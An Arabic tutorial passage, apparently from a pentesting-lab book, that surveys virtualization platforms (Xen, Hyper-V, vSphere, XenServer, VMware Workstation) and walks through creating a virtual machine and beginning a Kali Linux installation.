حصل **Xen** على بدايته من جامعة كامبريدج في المملكة المتحدة. ومنذ ذلك الحين، كانت هناك العديد من اللاعبين في لعبة **Xen**، وهذا قد أضاف ميزات وقدرات إلى الأداة، والتي بدورها زادت من شعبيتها.

بمجرد خروج المشروع، كما هي الحال في عالم تكنولوجيا المعلومات، بدأ مؤسسوه انشاء شركة خاصة بهم تسمى **XenSource**، ومن ثم تم أخذ الشركة من قبل **Citrix**. وسعت **Citrix** المشروع وقدمته على أنه حل على غرار برنامج **VMware ESX**. بالإضافة إلى ذلك، قد أضافت الشركات الأخرى **Xen** إلى منتجاتها مثل ريد هات ونوفيل.

للحصول على أحدث المعلومات أو لتحميل **Xen**، يمكنك ذلك من خلال الرجوع إلى الموقع http://www.citrix.com/ او من خلال http://xenserver.org/open-source-virtualization-download.html. للتعلم، دليل خطوة بخطوة لإنشاء **Xen** على جهاز **SUSE** لينكس، يمكنك الرجوع إلى الرابط التالي:

http://searchservervirtualization.techtarget.com/tip/Xen-and-virtualization-Preparing-SUSE-Linux-Enterprise-Server-10-for-virtualization

لاحظ أن هناك تسجيل والذي يطلب توفير عنوان البريد الإلكتروني الخاص بك لقراءة الوثيقة. الأمر يستحق ذلك لأنها سوف يرسل لك وصلات كلما تم نشر أوراق جديدة، إشارة سريعة لتحديث البقاء.

الآن لمعرفة كيف يعمل الـ Xen، علينا أن نتعرف على كل من:

- ❖ معرفة أنواع الـ Virtualization
- ❖ فهم هيكلية الـ Xen

<u>نأتي الى معرفة أنواع الـ Virtualization اولا:</u>

النوع الأول Full Virtualization:

في هذا النوع يقوم البرنامج الخاص بالـ **Virtualization** بعمل بيئة تخيلية بالكامل متضمنة للعتاد أيضاً. ويصبح النظام التشغيلي الضيف الذي يعمل في هذه البيئة بمخاطبة والتعامل مع هذا العتاد التخيلي الذي قام البرنامج بعمله له. يعتبر برنامج الـ **VMWare** من أبرز البرامج التي تستعمل هذا النوع من الـ **Virtualization**.

النوع الثاني Para Virtualization:

بدل من عمل بيئة تخيلية بالكامل تقوم البرامج التي تعتمد هذا النوع بتزويد النظام الضيف بما يسمى النوافذ المبرمجة **Application Programming Interface** ومختصرها **API**. هذه النوافذ تسمح للنظام الضيف من استعمال العتاد الحقيقي **Physical Hardware**

عند الحاجة من خلال التخاطب معه. هذا النوع من الـ **Virtualization** يتطلب أن يكون النظام قادر على أن يعرف بانه يعمل في بيئة تخيلية لكي يستطيع أن يطلب استعمال النوافذ المبرمجة **API**. من أبرز البرامج التي تستخدم هذه الطريقة هي الـ **Xen**، أي الـ **Xen** هو عبارة عن برنامج **Para-Virtualization**.

الـ **Para Virtualization** تقدم أداء أفضل من الـ **Full Virtualization** وذلك أنها لا تقوم بعمل عتاد تخيلي **Virtual Hardware** وإنما تستعمل العتاد الموجود حسب الحاجة بواسطة البوابات البرمجية **API's** وبهذا لا تحجز شيء هي ليست بحاجة له. ومن ميزات الـ **Para Virtualization** الأخرى على الـ **Full Virtualization** هي المرونة في الإضافة والحذف للعتاد عند الحاجة دون الحاجة الى عمل إعادة تشغيل للنظام الضيف. مثلاً تستطيع إضافة مساحات أخرى من الـ **RAM** للنظام الضيف عند حاجته لذلك دون أن تقوم بوقف عمل النظام وإعادة تشغيله مرة أخرى، أي كل هذا يتم في الـ **Run Time**.

فهم هيكلية الـ Xen

تقنية الـ **Xen** تعتمد على جزئيين أساسيين إثنين، هما:

1. برنامج مراقبة الحاسوب التخيلي **Virtual Machine Monitor**. هذا الجزء يمثل الطبقة ما بين الأنظمة التخيلية المستضيفة وبين العتاد، أي بعبارة أخرى هى حلقة الوصل التي تربط النظام الضيف والعتاد الرئيسي **Physical Hardware**. وبصورة عامة يسمى هذا البرنامج بالـ **Hypervisor**.
2. أدوات **Xen** أي **Xen tools**. وهي عبارة عن مجموعة من البرامج التي تستعمل من خلال سطر الأوامر التي يحتاجها مدير النظام لاستخدام وإدارة الـ **Virtual Machines**.

برنامج الـ **Virtual Machine Monitor** يجب أن يعمل قبل تشغيل أي نظام تخيلي **Virtual Machine**. طبعاً عند العمل مع تقنية الـ **Xen** يسمى الـ **Virtual Machine** بالدومين **Domain**. أيضاً هذا البرنامج **Virtual Machine Monitor** لا يملك مشغلات **Drivers** للتخاطب مع العتاد **Hardware** للجهاز المضيف ولا يملك منافذ **Interface** لكي يتم من خلالهم التواصل والتخاطب مع مدير النظام الـ **Administrator**. هذه الأمور تتم من خلال نظام تشغيل يعمل في الدومين رقم صفر **Domain0**. حيث يمثل الـ **Domain0** المتحكم **Controller** بالأنظمة الأخرى المستضيفة **Guests** التخيلية. أي بعبارة أخرى هو الذي من خلاله نستطيع أن نتحكم بباقي الأنظمة التخيلية التي تعمل على الجهاز. يتم ذلك كله من خلال خدمة اسمها **xend** والتي تعمل في الـ **Domain0**، وهي الخدمة التي تدير جميع الدومينات الأخرى.

3. Hyper-V

هذه هي أداة مايكروسوفت الافتراضية الخاصة بهم. في حين لا تزال جديدة نسبيا في المشهد الافتراضي، مايكروسوفت لحقت بالركب سريعا. منطقة واحدة تفتقر داخل أداتهم هي التواصل والتكامل مع واجهات سطح المكتب على لينكس ويونيكس. بمجرد الحصول على هذه، فأنها يستحق النظر اليه بجدية عند اختيارها كالبيئة الافتراضية الخاصة بك للمختبرات **pentesting** الخاص بك. في الأصل، تم عرض **Hyper-V** فقط كجزء من منتجات خادم مايكروسوفت بداية من نظام التشغيل **Windows Server 2008** وحاليا مع ويندوز سيرفر عام 2012. الآن، هناك خيارات لتثبيتها مع ويندوز 8. واستند هذا القرار من قبل مايكروسوفت على حقيقة أن الأداة كانت ذات شعبية كبيره على البرامج الخاصة بها وانهم يريدون التوسعة لإعطاء عملائها المزيد من الخيارات عندما يتعلق الأمر بالافتراضية.

هناك نوعان من المتطلبات الرئيسية لعمل **Hyper-V**. الشرط الأول هو أن نظام التشغيل يجب أن يكون 64 بت. والشرط الثاني الذي غالبا ما يتم تجاهله هو قدرات المعالج بالجهاز. وتتطلب تدعيم الرقاقة لـ **Second Level Address Translation (SLAT)**. لتشغيل **Hyper-V** على نظام أساسي بخلاف الخادم، ستحتاج أن يكون واحدا مما يلي:

Windows 8 Professional و **Windows 8 Enterprise**.


بمجرد الانتهاء من اختيار النظام الأساسي الخاص بك، يمكنك إما إضافتها كسمة إذا كنت تستخدم أحد الملقمات، أو إذا كنت قد اخترت واحدة من أنظمة تشغيل ويندوز 8، فيمكنك تحميل **Hyper-V** من خلال الذهاب الى **Program and feature** في **Control panel** ومن ثم النقر فوق **Turn Windows features on or off**. يؤدى هذا الى ظهور قائمة ببرامج الويندوز المدمجة والتي منها نختار **Hyper-V** ثم ننقر فوق **OK** كالاتي:

الرابط التالي http://www.microsoft.com/en-us/download/details.aspx?id=36188 يحتوي على بعض التعليمات لتثبيت **Hyper-V** على **windows 8**.


بغض النظر عن المنصة، التركيب والتكوين يتبع نفس التسلسل. الآن لديك **Hyper-V**، الان سوف نقوم بإنشاء جهاز افتراضي بحيث يمكنك العمل من خلال عملية إنشاء واحدة. مع **Hyper-V**، يمكننا اقامة الشبكة التي سوف نذهب للاتصال بها. يمكننا وضع هذا الأمر في البداية أو يمكننا إعداده بعد إنشاء الجهاز الافتراضي. لأغراضنا، سوف ننشأ الشبكة قبل أن نبدأ عملية إنشاء الجهاز الافتراضي. في البنية الاساسية، نحتاج شبكتين، واحد الذي يصل إلى العالم الخارجي (على سبيل المثال، الإنترنت) وشبكة ثانية للاتصال بالأجهزة الداخلية. للبساطة، نحن سوف ندعوهم بـ **ExternalNet** و **InternalNet**.

أول ما عليك القيام به هو تحديد نطاق **DHCP** وليكن مثلا **192.168.177.0/24** لخادم **DHCP**. هذه هي الشبكة التي سيتم استخدامها للوصول الخارجي. نستخدم الخطوات التالية لإعداد الشبكة هي كما يلي:

1- نقوم بالنقر فوق **Hyper –V Manger** لتشغيل **Hyper –V** والتي تظهر كما في الشكل التالي:



2- ثم نقوم بالنقر فوق **Virtual Switch Manger** الموجودة في الجانب الأيمن والتي تؤدى الى ظهور الشاشة التالية:



3- والتي نختار منها **New virtual network switch** الموجودة في الجانب الايسر العلوي ونحدد معا كأنها **external**. ثم نقوم بالنقر فوق **Create Virtual Switch**.

4- وبالمثل نقوم بإعداد الشبكة الداخلية.

5- بعد انتهاء من اعداد الشبكة، نذهب الى الشاشة الرئيسية ومنها نختار **New** ومنها **New Virtual machine** لإنشاء منصة تشغيل افتراضيه.

6- نتتبع الـ **Wizard** مثل البرامج الافتراضية الأخرى حتى ننتهي من انشاء المنصة التي تريدها.

4. vSphere Hypervisor

هذا هو النسخة المجانية من الكيان التجاري، وهو أمر يجب عليك أن تنظر اليه في بيئة المختبر الخاص بك. هناك بعض الإصدارات التي ستعمل على جهاز الكمبيوتر المحمول وجعله جزءا من بيئة العمل المحمولة الخاصة بك أيضا، ولكن في رأيي، ليست هذه هي الطريقة لاستغلال قوة **type 1 virtualization solution**.



كما نوقش سابقا، فان **type 1 virtualization solution** يتم تركيبه على أجهزة النظام الفعلي نفسه. لا توجد روتينية المحاكاة أو التفاعل مع نظام التشغيل المطلوب.

في حين أن الإعداد سهل جدا القيام به والأكثر يمكنه أن يفعل ذلك بدون مساعدة، موقع **VMware** لديه موارد ممتازة لتتمكن من استخدامها لمساعدتك في التثبيت. يمكنك مراجعة هذه الموارد، بما في ذلك ملف فيديو لكيفية تنفيذ الإعداد، على الموقع التالي:

http://www.vmware.com/products/vsphere-hypervisor/gettingstarted.html

كما سترون عند زيارة الموقع، قد وفر فريق **VMware** لك الكثير من المراجع لمساعدتك في عملية التثبيت، والتكوين، ونشر الحلول الافتراضية الخاصة بهم. شيء واحد آخر يذكر هنا هو متطلبات الأجهزة التي يذكرها الموقع؛ وتعتبر معظم هذه توصيات، وأنه من الأفضل اختبار الأجهزة مع هذا المنتج قبل أن تجعل منه حل مفضل لديك. مرة أخرى، هذا هو سبب آخر لماذا نحن لا ننصح بهذا الحل على منصة متنقلة أو جهاز كمبيوتر المحمول الخاص بك؛ أجهزة الكمبيوتر المحمولة، بالنسبة للجزء الأكبر، لا تملك القوة التي في حوزتها عندما يتعلق الأمر إلى حل **bare metal virtual solution**.

المنصات التجارية

كما هو الحال مع المنصات المجانية، هناك عدد من البيئات التجارية التي نريد أن نناقشها هنا. نحن سوف ننظر في كلا من النوع 1 والنوع 2 من الحلول الافتراضية.

1. VMware vSphere [ESXi]

هذا هو استمرار قوي للغاية من القدرات التي تم مناقشتها مع **vSphere Hypervisor**. حيث اضافت قدرات وميزات تجعل من يريد الاستثمار في نشر بيئة افتراضية متطورة ومعقدة. وتوفر هذه الأداة الكثير من الخيارات الإضافية التي تتجاوز البديل المجاني. هذه الخيارات هي كما يلي:

- تجميع موارد الحوسبة والتخزين عبر **multiple physical hosts**.
- الإدارة المركزية للمضيفين المتعدد باستخدام **VMware vCenter Server™**.
- تحسين مستويات الخدمة والكفاءة التشغيلية.
- أداء **live migration** للأجهزة الظاهرية.
- الاستفادة من **automatic load balancing**، واستمرارية الأعمال، والنسخ الاحتياطي واستعادة القدرات للآلات الافتراضية الخاصة بك.

كما ترون، هناك العديد من الخيارات الأمثل مع هذه الأداة. ومع ذلك، إذا كنت تريد بناء مختبر للاختبار معقد ومتطور، فهذه الأداة تتجاوز ما نحتاج كحل. إذا كنت تجد نفسك تعمل مع فريق عالمي كبير، فمن المؤكد أنه الخيار الذي يجب عليك أن تنظر اليه في حدود ميزانيتك.

2. XenServer

قد طورت مجموعة **Citrix** منافسا قويا للحلول المقدمة من **VMware**، وهذا واضح في طرح **XenServer** الخاصة بهم. وهذا يجعلها رائدة في حلول منصة مركز البيانات للسحابة وسطح المكتب؛ وعلاوة على ذلك، وفقا لادعاءاتهم، أربعة من أصل خمسة من أكبر استضافة السحابة **"hosting clouds"** تستخدم **XenServer**. بعض الأمثلة من الحلول التي يمكن ان يوفرها المنتج كالاتي:

- نسج الشبكة ذات آمن عالي للغاية ومرونة.
- إنشاء حقوق التفويض.
- يدعم **High availability** و **load balancing**.


كما هو الحال مع المنصة التجارية **vSphere**، فهذا ليس شيئا سوف نكون في حاجة اليه بالفعل لبناء مختبراتنا، وإنما هو إمكانية لأولئك الذين يريدون استخدام شيء آخر غير **VMware**. يمكنك معرفة المزيد وأيضا تحميل البرنامج من الرابط التالي:

http://www.citrix.com/products/xenserver/overview.html

3. VMware Workstation

مازال فريق **VMware** في اللعبة الافتراضية لبعض الوقت، وهذا يظهر عند استخدام منتج **Workstation VMware** الخاصة بهم. الشيء الذي يفصل بين **Workstation VMware** من الجماهير بالنسبة لي هو حقيقة أنك يمكنك أن تدمجه مع الاخرين، إن لم يكن كلها، الأجهزة التي تدمجها في الجهاز المضيف الخاص بك سلسة نسبيا. بينما تكلفة استخدام **Workstation VMware**، تكلفة رخيصة نسبيا، وأنه يوفر الكثير من القدرة على خلق أبنية متنوعة للغاية ومعقدة. هو، إلى حد بعيد، الأداة المفضلة لديك، وسوف يكون الأداة التي سوف نستعين بها في أنشاء معملنا، ومنها على التوالي أيضا. كما ذكرت سابقا، تقدم مايكروسوفت في لعبه المنصات الافتراضية، بعد أن كانت على

الساحة لفترة قصيرة، وتحسين منتجها، فهذا سوف يجعل السباق مثيرة للاهتمام. هذا أمر جيد بالنسبة لنا! كمستهلكين، فإننا يمكن أن تستفيد فقط من هؤلاء البائعين في محاولة التفوق على بعضها البعض.
وكما ذكر، فإنه يوصى بشدة أنه عليك أن تنظر في شراء البرنامج. يمكنك تحميل أحدث إصدار من **Workstation VMware** من الرابط التالي:
http://www.vmware.com/products/workstation/workstation-evaluation
بمجرد الانتهاء من تنزيله، يمكنك تثبيت البرنامج. إذا كان لديك أي أسئلة، فهناك دليل **VMware Workstation** مكتوب بشكل جيد ومرجعا ممتازا بالنسبة لك. يمكنك أيضا تحميل المرجع باستخدام الرابط التالي:
https://www.vmware.com/support/pubs/ws_pubs.html
هناك منتدى كبير والذي هو أيضا إشارة ممتازة للحصول على معلومات حول الأداة. الدعم هو سبب آخر لماذا جعل **VMware** تواصل القيادة في لعبة المنصات الرئيسية. وبمجرد الانتهاء من تثبيت البرنامج وفتحه، يمكن أن تشاهد عرض شاشة مماثلة لتلك التي تظهر في الصورة التالية:




في هذا الجزء قمنا باستعراض المنصات الافتراضية ذات الشهرة سواء مفتوحة المصدر او التجارية. كثير من الناس تستخدم بيئة كالي كمنصة أساسي ومن ثم يقوم بتنصيب **VMware** على سبيل المثال عليها ثم ينشا منصات **window** و**Linux** افتراضيه والبعض الاخر يستخدم بيئة الويندوز كمنصة اساسيه ومن ثم ينشا منصات كالي واصدارات الويندوز الأخرى كمنصة افتراضيه. هذا على حسب رغبتك ولكنى أفضل عدم استخدام المنصة الأساسية في التجارب.

2.3 عمل اول منصة افتراضيه وتثبيت نظام التشغيل كالي


نتبع الخطوات التالية لتثبيت نظام التشغيل كالي وهذا ينطبق أيضا عند تثبيت المنصات الأخرى:

1- نقوم بتشغيل البرنامج والتي يؤدى الى ظهور الشاشة التالية:



2- نقوم بالنقر فوق **Create Virtual Machine** والتي تؤدى الى ظهور شاشة الـ **wizard** الخاصة بعملية الانشاء والتي منها نختار **Typical** ثم نقوم بالنقر فوق **Next**.

3- ثم نختار **Installer disc image file (iso)** ونحدد مكان **iso image** التي تحتوي على نظام التشغيل الذي تريده ومن خلالها سوف يتعرف البرنامج على نظام التشغيل الموجود وإذا لم يتعرف سوف تقوم بتحديده انت من القائمة التي يسردها البرنامج.




4- نحن هنا نقوم بتنصيب كالي ونحن نعلم ان كالي قائم على نظام التشغيل دبيان لذا سوف يتعرف الجهاز على انه نظام التشغيل دبيان ثم نقوم بالنقر فوق **Next**.


5- ثم بعد ذلك يتطلب منك تحديد اسم للمنصة التي سوف تنشئاها والمكان الذي سوف تضع فيه ملفات المنصة.

6- ثم يطلب منك تحد حجم للقرص الصلب الذي سوف تجعله للمنصة في حالتا هذا سوف نتركه 20 جيجا ثم نختار **Store virtual disk as a single file** ثم ننقر فوق **Next**.

7- فيعطك ملخص للإعداد ويمكن تعديل هذا من خلال النقر فوق **Customize Hardware** وبعد الانتهاء ننقر فوق **Finish**.




8- الان نذهب الى تنصيب منصة كالي وذلك من خلال النقر فوق **Power on this virtual machine** لبد تشغيل المنصة الافتراضية والتي منها تؤدي الى ظهور الشاشة التالية بعد العمل.



9- نقوم بالنقر فوق **Install**.

10- ثم تظهر لنا شاشه أخرى نختار منها اللغة، ثم ننتقل لنختار **Country**، ثم ننتقل لنختار لغة المفاتيح " **Configuration Keyboard**"، ثم بعد ذلك يبدا بتحميل بعد الملفات، ثم يطلب منك ادخال اسم المضيف **Hostname** ثم **Domain name** والتي من الممكن تركها فارغه على حسب رغبتك واهدافك ثم بعد ذلك يطلب منك ادخال الرقم السري للمستخدم **root** والذي يتمتع بأعلى صلاحيات. بعد ذلك يطلب منك تحديد **Time zone**. حتى تظهر الشاشة التالية:




11- عند هذه المرحلة نبدأ تحديد نظام الهارد ديسك.

